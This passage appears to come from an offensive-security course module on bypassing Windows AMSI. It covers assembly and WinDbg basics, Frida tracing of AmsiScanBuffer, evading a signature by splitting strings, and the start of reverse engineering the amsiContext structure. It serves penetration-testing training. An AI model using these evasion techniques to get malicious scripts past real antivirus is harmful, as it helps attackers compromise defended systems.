11. Advanced Antivirus Evasion
In the previous module, we demonstrated basic antivirus bypasses. We obfuscated sections of code that contained potential signatures and wrote simple logic tests that could detect emulation engines.
Detection routines built into locally-installed antivirus clients have access to limited processing power and are hampered by time constraints, since users will not tolerate lengthy scans that overly-consume a local machine's resources.
To combat this, some antivirus vendors rely on cloud-based resources and try to use artificial intelligence (AI) to detect malicious behavior.
The topic of evading cloud AI and the very sophisticated Endpoint Detection and Response (EDR) security suites are beyond the scope of this module, but we can build on our work from the previous module.
For example, in the previous module, we did not use any evasion actions in our PowerShell code and yet it was not detected. This is because we purposely downloaded and executed the code directly in memory without giving the antivirus a chance to scan it. Microsoft addressed this gap with the Antimalware Scan Interface (AMSI), introduced in Windows 10. AMSI is essentially a set of APIs that allow antivirus products to scan PowerShell commands and scripts when they are executed, even if they are never written to disk.
In recent years, many antivirus products (including Microsoft's own Windows Defender Antivirus) have begun to rely on AMSI to detect more advanced malicious activity.
In this module, we'll explore the impact of Windows Defender's implementation of AMSI on PowerShell and Jscript. However, in order to do this, we must inspect the code at the assembly level. To that end, we'll begin with an overview of assembly and then discuss the process of viewing code execution through the Windows Debugger.
11.1. Intel Architecture and Windows 10
We'll begin this module with a brief overview of the Intel architecture and discuss some essential assembly operations in both the 32-bit (x86) and 64-bit (x86_64) versions of Windows 10. Although the differences between these versions may be subtle to the casual user, they are significant at the assembly level.
Note
The two primary assembly syntaxes, Intel and AT&T, are predominantly used by Windows and Linux, respectively.
The 64-bit architecture is an extension of the 32-bit architecture and as such, there are many similarities. At the assembly level, both make heavy use of data areas like the stack or the heap and both use CPU registers.
The stack typically stores the content of (higher-language) variables that are of static size and limited scope, whereas the heap is used for dynamic memory allocation and long-runtime persistent memory.
32-bit versions of Windows allocate 2GB of memory space to applications, ranging from the memory addresses 0 to 0x7FFFFFFF. 64-bit versions of Windows, on the other hand, support 128TB (terabytes) of memory, ranging from 0 to 0x7FFFFFFFFFFF.
Although we won't delve into memory management in this module, it's important to understand that unlike higher level languages like C#, there are no variables in assembler. Instead, all data is stored either in memory or in a CPU register.
In a 32-bit environment, the CPU maintains and uses a series of nine 32-bit registers as shown in Figure 1. Most of these registers can be subdivided into smaller segments.

Figure 1: 32-bit CPU registers
In 64-bit environments, the 32-bit registers are extended and include new registers (named R8 through R15) as shown in Figure 2.

Figure 2: 64-bit CPU registers
The most important registers for us to understand in our current context are the 32-bit EIP and ESP registers and their 64-bit extended counterparts RIP and RSP. EIP/RIP contains the address of the assembly instruction to be executed by the CPU and the memory address of the top of the stack is in ESP/RSP.
In order to understand assembly execution flow, we should discuss two types of instructions: function calls and conditional branches.
Let's first discuss function calls and how they are called, what happens when they finish executing, and how parameters are passed into them. The call assembly instruction transfers program execution to the address of the function and places the address to execute once the function is complete on the top of the stack where ESP (or RSP) is pointing. Once the function is complete, the ret instruction is executed, which fetches the return address from the stack and restores it to EIP/RIP.
When a function requires arguments, a calling convention specifies how, exactly, arguments are passed to that function. On a 32-bit architecture, the __stdcall calling convention reads all arguments from the stack. However, the 64-bit __fastcall calling convention expects the first four arguments in RCX, RDX, R8, and R9 (in that order) and the remaining arguments on the stack.
Conditional branching is the second aspect of assembly execution flow that we should discuss. In assembly, conditional branching (similar to the if and else statements in higher-level languages) is implemented through a comparison and a jump instruction. Specifically, we might use a cmp or test instruction, and based on the result of this comparison, we could execute a conditional jump instruction to another section of code.
This extremely brief introduction sets the stage for a discussion of code analysis and debugging.
11.1.1. WinDbg Introduction
We can use the Windows Debugger, also known as WinDbg, to inspect or modify code execution at the assembly level on both 32-bit and 64-bit versions of Windows. While there are other debuggers, most lack 64-bit support.
We'll begin by discussing how to attach to a running process. Let's open Notepad through the start menu and run WinDbg from the taskbar.
In WinDbg, we can attach to the Notepad process through the File menu (Figure 3) or by pressing the ^ key.

Figure 3: Open attach window
In the next window, we'll locate notepad.exe, select it and click OK to attach as shown in Figure 4.

Figure 4: Attach to notepad.exe
Once WinDbg attaches to the process, it pauses the application execution flow so that we can interact with the process through the debugger.
Although we can customize the WinDbg window layout, we'll use a fairly basic setup consisting of only two windows: the Disassembly window in the upper pane and the Command window in the lower pane as shown in Figure 5.

Figure 5: WinDbg interface windows
With WinDbg running and attached to a process, our goal is to inspect the execution context at a specific location, step through individual instructions, and dump contents of registers and memory.
We'll use breakpoints to stop program execution at a specific location. WinDbg supports several different breakpoint types but we'll use a software breakpoint set at a specific address or code location.
We can set a breakpoint with the bp command followed by a memory address or the name of a function.
For example, let's set a breakpoint on the WriteFile function, which is exported by the kernel32 dynamic link library. This function is called whenever a write operation to a file is performed by an application. After defining the breakpoint we'll continue execution with the g command.
Listing 1 - Setting a breakpoint in WinDbg
To trigger our breakpoint, we'll enter some text into Notepad and save the file:
Breakpoint 0 hit
KERNEL32!WriteFile:
00007fff`d33b21a0 ff259a690500    jmp     qword ptr [KERNEL32!_imp_WriteFile (00007fff`d3408b40)] ds:00007fff`d3408b40={KERNELBASE!WriteFile (00007fff`cff400b0)}
Listing 2 - Hitting our breakpoint
When any thread reaches the function, the debugger will stop the execution flow, and we can view and modify registers and memory.
With the execution halted, let's step through a single assembly instruction at a time with the p command:
0:000> p
KERNELBASE!WriteFile:
00007fff`cff400b0 48895c2410      mov     qword ptr [rsp+10h],rbx ss:00000063`4c93e8d8=0000000000000400

0:000> p
KERNELBASE!WriteFile+0x5:
00007fff`cff400b5 4889742418      mov     qword ptr [rsp+18h],rsi ss:00000063`4c93e8e0=000002303546a9b0

0:000> p
KERNELBASE!WriteFile+0xa:
00007fff`cff400ba 4c894c2420      mov     qword ptr [rsp+20h],r9 ss:00000063`4c93e8e8=00000000000004e4

0:000> p
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
Listing 3 - Single stepping through instructions
If we want to view the next instructions, we can unassemble (u) a specific address location, typically RIP. We can use the L flag to specify the number of instructions to display. In the example below, we unassemble the next five instructions:
0:000> u rip L5
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
00007fff`cff400c0 4883ec60        sub     rsp,60h
00007fff`cff400c4 498bd9          mov     rbx,r9
00007fff`cff400c7 4c8bda          mov     r11,rdx
00007fff`cff400ca 488bf9          mov     rdi,rcx
Listing 4 - Unassemble assembly instructions
We can view all registers with the r command:
0:000> r
rax=0000000000000004 rbx=000002303a156590 rcx=0000000000000438
rdx=000002303a156590 rsi=0000000000000004 rdi=0000000000000004
rip=00007fffcff400bf rsp=000000634c93e8c8 rbp=00000000000004e4
 r8=0000000000000004  r9=000000634c93e940 r10=0000000000000000
r11=0000023035413cd0 r12=0000000000000400 r13=0000000000000438
r14=000000634c93e960 r15=000002303546a9b0
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNELBASE!WriteFile+0xf:
00007fff`cff400bf 57              push    rdi
Listing 5 - Displaying all registers
We can also inspect individual registers by specifying the name of the register:
Listing 6 - Displaying a single register
For a more detailed view, if a register contains a valid address, we can inspect the content of that memory area with the dd, dc, and dq commands, which will dump memory content formatted as 32-bit values, 32-bit values with ASCII representation, and as 64-bit values, respectively. An example is shown in Listing 7.
0:000> dd rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063
00000063`4c93e8d8  3a156590 00000230 00000004 00000000
00000063`4c93e8e8  4c93e940 00000063 00000000 00000000
00000063`4c93e8f8  00000004 00007fff 00000000 00000000
00000063`4c93e908  4c93e960 00000063 000004e4 00000000
00000063`4c93e918  00000400 00000000 00000001 00000000
00000063`4c93e928  38c20008 00000230 3a15f8f0 00000230
00000063`4c93e938  9a465fd1 00007ff6 00000041 00000000

0:000> dc rsp
00000063`4c93e8c8  9a465c0e 00007ff6 0000003f 00000063  .\F.....?...c...
00000063`4c93e8d8  3a156590 00000230 00000004 00000000  .e.:0...........
00000063`4c93e8e8  4c93e940 00000063 00000000 00000000  @..Lc...........
00000063`4c93e8f8  00000004 00007fff 00000000 00000000  ................
00000063`4c93e908  4c93e960 00000063 000004e4 00000000  `..Lc...........
00000063`4c93e918  00000400 00000000 00000001 00000000  ................
00000063`4c93e928  38c20008 00000230 3a15f8f0 00000230  ...80......:0...
00000063`4c93e938  9a465fd1 00007ff6 00000041 00000000  ._F.....A.......

0:000> dq rsp
00000063`4c93e8c8  00007ff6`9a465c0e 00000063`0000003f
00000063`4c93e8d8  00000230`3a156590 00000000`00000004
00000063`4c93e8e8  00000063`4c93e940 00000000`00000000
00000063`4c93e8f8  00007fff`00000004 00000000`00000000
00000063`4c93e908  00000063`4c93e960 00000000`000004e4
00000063`4c93e918  00000000`00000400 00000000`00000001
00000063`4c93e928  00000230`38c20008 00000230`3a15f8f0
00000063`4c93e938  00007ff6`9a465fd1 00000000`00000041
Listing 7 - Displaying data as 32-bit values, ASCII, and 64-bit values
These commands will also dump the contents of memory at any address.
In addition to inspecting the contents of a memory location, we can also modify memory content. For example, we could modify a memory location to force an execution path that could aid or speed up our analysis.
Let's modify a DWORD using the ed command, followed by the memory address we wish to edit and the new value:
0:000> dd rsp L1
00000063`4c93e8c8  9a465c0e

0:000> ed rsp 0

0:000> dd rsp L1
00000063`4c93e8c8  0
Listing 8 - Editing a DWORD with WinDbg
This basic tutorial forms the foundation for the basic reverse engineering we'll perform to ultimately bypass AMSI.
Exercises
- Open WinDbg and attach to a Notepad process.
- Set a software breakpoint and trigger it.
- Step through instructions and display register and memory content.
11.2. Antimalware Scan Interface
To protect against malicious PowerShell scripts, Microsoft introduced the Antimalware Scan Interface to allow run-time inspection of all PowerShell commands or scripts. At a high level, AMSI captures every PowerShell, Jscript, VBScript, VBA, or .NET command or script at run-time and passes it to the local antivirus software for inspection.
At the time of this writing, only 11 antivirus vendors currently support AMSI, which means that the content passed by AMSI is only analyzed if one of those antivirus products is installed. More antivirus vendors will provide support over time, but it should be noted that AMSI was first introduced in the release of Windows 10 in 2015 so the third-party adoption rate has not been impressive.
Note
Initially, AMSI only worked with PowerShell, but support for Jscript and VBScript was added later. Finally, support for VBA was added in Microsoft Office 2019 and support for .NET was added in .NET Framework 4.8.
Let's dig into the inner workings of AMSI so we can better understand how to bypass it.
11.2.1. Understanding AMSI
There are a few AMSI components we should discuss. Figure 6 shows a simplified overview of an AMSI implementation and how it interacts with an antivirus product which in our case is Windows Defender.

Figure 6: AMSI implementation overview
The unmanaged dynamic link library AMSI.DLL is loaded into every PowerShell and PowerShell_ISE process and provides a number of exported functions that PowerShell takes advantage of. Let's cover each of these in detail.
Relevant information captured by these APIs is forwarded to Windows Defender through an interprocess mechanism called Remote Procedure Call (RPC). After Windows Defender analyzes the data, the result is sent back to AMSI.DLL inside the PowerShell process.
The AMSI exported APIs include AmsiInitialize, AmsiOpenSession, AmsiScanString, AmsiScanBuffer, and AmsiCloseSession. Since these functions have been officially documented by Microsoft, we're able to understand the intricacies of the capture process. Let's step through that capture process.
When PowerShell is launched, it loads AMSI.DLL and calls AmsiInitialize, which takes two arguments as shown in the function prototype below:
Listing 9 - Function prototype for AmsiInitialize
The first parameter is the name of the application and the second is a pointer to a context structure that is populated by the function. This context structure, named amsiContext, is used in every subsequent AMSI-related function.
Note that the call to AmsiInitialize takes place before we are able to invoke any PowerShell commands, which means we cannot influence it in any way.
Once AmsiInitialize is complete and the context structure is created, AMSI can parse the issued commands. When we execute a PowerShell command, the AmsiOpenSession API is called:
Listing 10 - Function prototype for AmsiOpenSession
AmsiOpenSession accepts the amsiContext context structure and creates a session structure to be used in all calls within that session. This leads to the next two APIs that perform the actual captures.
AmsiScanString and AmsiScanBuffer can both be used to capture the console input or script content either as a string or as a binary buffer respectively.
Note
Note that AmsiScanBuffer supersedes AmsiScanString, which was vulnerable to a trivial bypass technique.
AmsiScanBuffer accepts a few more arguments as shown in its function prototype in Listing 11.
HRESULT AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result
);
Listing 11 - Function prototype for AmsiScanBuffer
The first argument is the AMSI context buffer (amsiContext), followed by a pointer to the buffer containing the content to be scanned, and the length of the buffer. The following arguments are an input identifier (contentName), the session structure (amsiSession), and finally a pointer to a storage buffer for the result of the scan.
Windows Defender scans the buffer passed to AmsiScanBuffer and returns the result value. This value is defined according to the AMSI_RESULT enum. A return value of "32768" indicates the presence of malware, and "1" indicates a clean scan.
Once the scan is complete, calling AmsiCloseSession will close the current AMSI scanning session. This function is not that important to us since it takes place after the result of the scan and any AMSI bypasses must happen before it is called.
Armed with this basic understanding of the AMSI mechanisms and APIs, let's trace calls to these APIs to learn what, exactly, is passed in the buffer to AmsiScanBuffer.
11.2.2. Hooking with Frida
We could use WinDbg breakpoints to trace the calls to the exported AMSI calls, but the Frida dynamic instrumentation framework offers a more flexible approach.
Frida allows us to hook Win32 APIs through a Python backend while using JavaScript to display and interpret arguments and return values.
Frida is pre-installed on the Windows 10 victim machine and to use it, we'll first open a 64-bit PowerShell console and locate its process ID. This is the process we want to trace.
Next, we'll open a command prompt to trace from and invoke Frida with frida-trace. We'll supply the process ID of the PowerShell process with -p, the DLL we want to trace with -x, and the names of the specific APIs we want to trace with -i. In this case, we will use a wildcard (*) to trace all functions beginning with "Amsi":
C:\Users\Offsec> frida-trace -p 1584 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Auto-generated handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
Listing 12 - Start a tracing session with Frida
At this point, Frida has hooked all the APIs shown in Listing 12 and we can trace the input and output. To test this, we'll simply enter the letters "test" in the PowerShell prompt, which produces the following output from Frida:
           /* TID 0x17f0 */
174222 ms  AmsiOpenSession()
174223 ms  AmsiScanBuffer()
174355 ms  AmsiScanBuffer()
174366 ms  AmsiScanBuffer()
174375 ms  AmsiScanBuffer()
174382 ms  AmsiScanBuffer()
174385 ms  AmsiScanBuffer()
           /* TID 0x1934 */
174406 ms  AmsiCloseSession()
           /* TID 0x17f0 */
174406 ms  AmsiOpenSession()
174406 ms  AmsiScanBuffer()
           /* TID 0x1934 */
174411 ms  AmsiCloseSession()
Listing 13 - Tracing information from a "test" string in PowerShell
Although we recognize calls to AmsiOpenSession, AmsiScanBuffer, and AmsiCloseSession, we have no way of knowing if our input is responsible for all those calls.
When we start a Frida tracing session, handler files are created for each hooked API. For AmsiScanBuffer, the handler file is located at:
Listing 14 - Location of the AmsiScanBuffer handler file
If we open AmsiScanBuffer.js, we find the following auto-generated content that we can modify to investigate any call to AmsiScanBuffer:
...
  /**
   * Called synchronously when about to call AmsiScanBuffer.
   *
   * @this {object} - Object allowing you to store state for use in onLeave.
   * @param {function} log - Call this function with a string to be presented to the user.
   * @param {array} args - Function arguments represented as an array of NativePointer objects.
   * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
   * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
   * @param {object} state - Object allowing you to keep state across function calls.
   * Only one JavaScript function will execute at a time, so do not worry about race-conditions.
   * However, do not use this to store function arguments across onEnter/onLeave, but instead
   * use "this" which is an object for keeping state local to an invocation.
   */
  onEnter: function (log, args, state) {
    log('AmsiScanBuffer()');
  },

  /**
   * Called synchronously when about to return from AmsiScanBuffer.
   *
   * See onEnter for details.
   *
   * @this {object} - Object allowing you to access state stored in onEnter.
   * @param {function} log - Call this function with a string to be presented to the user.
   * @param {NativePointer} retval - Return value represented as a NativePointer object.
   * @param {object} state - Object allowing you to keep state across function calls.
   */
  onLeave: function (log, retval, state) {
  }
...
Listing 15 - AmsiScanBuffer.js default content
We can update the handler code to better understand Frida's output and help analyze what is being detected. Since we have already inspected the signature of the API, we can update the JavaScript code in the onEnter function.
Every hook in the handler file provides us with three arguments: the args array contains the arguments passed to the AMSI API, while the log method can be used to print the information we are trying to capture to the console.
To provide visibility into the arguments provided to AmsiScanBuffer, we can add log statements for each entry in the args array:
Our modified version of the onEnter hook for the AmsiScanBuffer function is shown in Listing 16.
onEnter: function (log, args, state) {
  log('[*] AmsiScanBuffer()');
  log('|- amsiContext: ' + args[0]);
  log('|- buffer: ' + Memory.readUtf16String(args[1]));
  log('|- length: ' + args[2]);
  log('|- contentName ' + args[3]);
  log('|- amsiSession ' + args[4]);
  log('|- result ' + args[5] + "\n");
  this.resultPointer = args[5];
},
Listing 16 - Function signature implemented in the JavaScript handler file
The readUtf16String method is used with the second argument (the buffer to be scanned) to print out its content as a Unicode string. In addition, the last argument is the storage address of the antivirus scan result. This address is stored in the resultPointer JavaScript variable through the this keyword for later access.
Our goal is to store the scan result pointer until the AMSI API exits at which point, we will read the result and print it to the console. To do this, we can hook the AmsiScanBuffer function exit through onLeave in the JavaScript handler code.
onLeave: function (log, retval, state) {
  log('[*] AmsiScanBuffer() Exit');
  resultPointer = this.resultPointer;
  log('|- Result value is: ' + Memory.readUShort(resultPointer) + "\n");
}
Listing 17 - Printing the return value when AmsiScanBuffer is done
In this code, we've used the readUshort method to read the result value from the stored memory location and have printed it to the console.
As soon as the JavaScript file is saved, Frida automatically refreshes the hooks from the handler files, so we can supply the same "test" string in the PowerShell prompt to obtain the following truncated output:
...
2730732 ms  AmsiOpenSession()
2730732 ms  [*] AmsiScanBuffer()
2730732 ms  |- amsiContext: 0x1f862fa6f40
2730732 ms  |- buffer: test
2730732 ms  |- length: 0x8
2730732 ms  |- contentName 0x1f84ad8142c
2730732 ms  |- amsiSession 0xd
2730732 ms  |- result 0x599f9ce948

2730744 ms  [*] AmsiScanBuffer() Exit
2730744 ms  |- Result value is: 1
...
Listing 18 - Printing arguments and return value from AmsiScanBuffer
Note
If the Frida prompt ever stalls, we can press enter in our console to force printed output.
Now that we can monitor input and output from the AmsiScanBuffer API, we notice our "test" input and a return of "1", indicating that AMSI has flagged our code as non-malicious.
Next, let's enter a simple command in the PowerShell console that Windows Defender will detect as malicious:
PS C:\Users\Offsec> 'AmsiUtils'
At line:1 char:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
Listing 19 - Malicious result from the entered command
Although the command was benign, it was flagged as malicious nonetheless. The Frida output is shown in Listing 20:
...
4290781 ms  [*] AmsiScanBuffer()
4290781 ms  |- amsiContext: 0x1f862fa6f40
4290781 ms  |- buffer: 'AmsiUtils'
4290781 ms  |- length: 0x16
4290781 ms  |- contentName 0x1f84ad8142c
4290781 ms  |- amsiSession 0x33
4290781 ms  |- result 0x599f9ce948

4290807 ms  [*] AmsiScanBuffer() Exit
4290807 ms  |- Result value is: 32768
...
Listing 20 - AmsiScanBuffer reporting malicious content
There is no doubt that the warning we received in the PowerShell prompt came from Windows Defender, but it is not clear why it was flagged.
If we try to modify the command by splitting the string and concatenating them as shown in Listing 21, it is no longer flagged as malicious:
Listing 21 - Splitting AmsiUtils in two strings
The Frida trace provides more detail:
4461772 ms  [*] AmsiScanBuffer()
4461772 ms  |- amsiContext: 0x1f862fa6f40
4461772 ms  |- buffer: 'Am'+'siUtils'
4461772 ms  |- length: 0x1c
4461772 ms  |- contentName 0x1f84ad8142c
4461772 ms  |- amsiSession 0x36
4461772 ms  |- result 0x599f9ce948

4461781 ms  [*] AmsiScanBuffer() Exit
4461781 ms  |- Result value is: 1
Listing 22 - Frida trace for the concatenated AmsiUtils string
From this input and output, we can deduce that, for reasons that will be revealed later, Windows Defender flagged the "AmsiUtils" string as malicious. However, we easily bypassed this simple protection by splitting and concatenating the string.
Exercises
- Use Frida to trace innocent PowerShell commands and fill out the onEnter and onExit JavaScript functions of AmsiScanBuffer to observe how the content is being passed.
- Enter malicious commands and try to bypass AMSI detection by splitting strings into multiple parts.
11.3. Bypassing AMSI With Reflection in PowerShell
As demonstrated, AMSI passes every PowerShell command through Windows Defender's signature detection before executing it.
One way to evade AMSI is to obfuscate and encode our PowerShell commands and scripts, but this could eventually become an exhausting game of "cat and mouse".
In this section, we'll take a much simpler approach and attempt to halt AMSI without crashing PowerShell. To do this, we'll investigate two bypass techniques that rely on reflection and will allow us to interact with internal types and objects that are otherwise not accessible.
11.3.1. What Context Mom?
When we examined each of the AMSI Win32 APIs, we found that they all use the context structure that is created by calling AmsiInitialize. However, Microsoft has not documented this context structure.
Undocumented functions, structures, and objects are often prone to error, and provide a golden opportunity for security researchers and exploit developers. In this particular case, if we can force some sort of error in this context structure, we may discover a way to crash or bypass AMSI without impacting PowerShell.
Since this context structure is undocumented, we will use Frida to locate its address in memory and then use WinDbg to inspect its content. As before, we will open a PowerShell prompt and a trace it with Frida. Then, we'll enter another "test" string to obtain the address of the context structure:
27583730 ms  [*] AmsiScanBuffer()
27583730 ms  |- amsiContext: 0x1f862fa6f40
27583730 ms  |- buffer: test
27583730 ms  |- length: 0x8
27583730 ms  |- contentName 0x1f84ad8142c
27583730 ms  |- amsiSession 0x38
27583730 ms  |- result 0x599f9ce948

27583742 ms  [*] AmsiScanBuffer() Exit
27583742 ms  |- Result value is: 1
Listing 23 - Locating memory address of amsiContext
The highlighted section of Listing 23 reveals the memory address of amsiContext. Recall that amsiContext is created when AMSI is initialized so its memory address does not change between scans, allowing us to inspect it easily with WinDbg.
As a next step, we'll open WinDbg, attach to the PowerShell process, and dump the memory contents of the context structure as shown in Listing 24.
0:014> dc 0x1f862fa6f40
000001f8`62fa6f40  49534d41 00000000 48efe1f0 000001f8  AMSI.......H....
000001f8`62fa6f50  4905dd30 000001f8 00000039 00000000  0..I....9.......
000001f8`62fa6f60  d722b5cb ad27f1b7 2a525af5 8c00025b  .."...'..ZR*[...
000001f8`62fa6f70  0065004e 00730074 00610063 00650070  N.e.t.s.c.a.p.e.
000001f8`62fa6f80  00420020 00730061 00200065 00520055   .B.a.s.e. .U.R.
000001f8`62fa6f90  0000004c 00000000 2a555afa 92000312  L........ZU*....
000001f8`62fa6fa0  00740053 00650072 00740065 00410020  S.t.r.e.e.t. .A.
000001f8`62fa6fb0  00640064 00650072 00730073 00000000  d.d.r.e.s.s.....
Listing 24 - Content of the amsiContext buffer
We don't know the size of the context structure but we find that the first four bytes equate to the ASCII representation of "AMSI". This seems rather interesting and might be usable since this string is likely static between processes.
If we can observe the context structure in action in the AMSI APIs, we may be able to determine if the first four bytes are being referenced in any way. To do this, we'll use the unassemble command in WinDbg along with the AmsiOpenSession function from the AMSI module:
0:014> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcdb0b      jmp     00007fff`d3380108
00007fff`c75c24c5 4885c9          test    rcx,rcx
00007fff`c75c24c8 7441            je      amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c75c24d0 7539            jne     amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`c75c24d7 7432            je      amsi!AmsiOpenSession+0x4b (00007fff`c75c250b)
00007fff`c75c24d9 4883791000      cmp     qword ptr [rcx+10h],0
Listing 25 - AmsiOpenSession comparing content of context structure
The fourth line of assembly code is interesting as it compares the contents of a memory location to the four static bytes we just found inside the context structure.
According to the 64-bit calling convention, we know that RCX will contain the function's first argument. The first argument of AmsiOpenSession is exactly the context structure according to its function prototype, which means that a comparison is performed to check the header of the buffer.
Although we don't know much about this context structure, we observe that the first four bytes equate to the ASCII representation of "AMSI". After the comparison instruction (shown in Listing 25), we find a conditional jump instruction, JNE, which means "jump if not equal".
If the header bytes are not equal to this static DWORD, the conditional jump is triggered and execution goes to offset 0x4B inside the function. Let's use WinDbg to display the instructions at that address:
0:014> u amsi!AmsiOpenSession+0x4b L2
amsi!AmsiOpenSession+0x4b:
00007fff`c75c250b b857000780      mov     eax,80070057h
00007fff`c75c2510 c3              ret
